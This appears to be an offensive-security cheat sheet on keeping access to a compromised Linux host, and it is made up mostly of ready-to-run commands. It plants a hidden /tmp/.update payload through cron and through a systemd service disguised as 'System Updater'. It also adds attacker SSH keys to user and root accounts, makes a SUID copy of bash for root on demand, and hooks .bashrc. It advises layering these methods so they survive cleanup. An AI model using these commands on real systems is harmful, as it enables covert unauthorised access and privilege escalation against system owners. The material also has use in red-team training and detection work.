


Linux Persistence

Maintain access on a compromised Linux host across reboots and logouts. Plant a callback or backdoor that fires automatically.

Two persistence strategies



layer both types: a callback (cron/systemd) + a re-entry method (SSH key/SUID bash)

① Cron Jobs

Tab 1 · Callback

```
# user crontab — runs every minute
(crontab -l 2>/dev/null; echo "* * * * * /tmp/.update >/dev/null 2>&1") | crontab -

# system-wide (root)
echo "* * * * * root /tmp/.update >/dev/null 2>&1" >> /etc/crontab
```

② Systemd Service (root, most reliable)

Tab 2 · Callback

```
cat > /etc/systemd/system/updater.service << 'EOF'
[Unit]
Description=System Updater
After=network.target
[Service]
Type=simple
ExecStart=/tmp/.update
Restart=on-failure
RestartSec=30
[Install]
WantedBy=multi-user.target
EOF
systemctl daemon-reload && systemctl enable updater.service && systemctl start
updater.service
```

③ SSH Authorized Keys

Tab 3 · Re-entry

```
# on attacker: ssh-keygen -t ed25519 -f persist_key -N ""
echo "<your-pub-key>" >> /home/<user>/.ssh/authorized_keys
echo "<your-pub-key>" >> /root/.ssh/authorized_keys

# reconnect anytime: ssh -i persist_key <user>@<target>
```

④ SUID Bash + Shell Profiles

Tab 4 · Re-entry

```
# SUID bash (instant root on demand)
cp /bin/bash /tmp/.suid_bash && chmod u+s /tmp/.suid_bash
# later: /tmp/.suid_bash -p

# shell profile (runs on login)
echo '/tmp/.update &' >> ~/.bashrc
```

Key idea: cron and systemd are the most reliable callback methods. SSH keys give silent re-entry. SUID bash is instant root on demand. Shell profiles catch the next login. Layer multiple methods — if one gets cleaned, the others survive.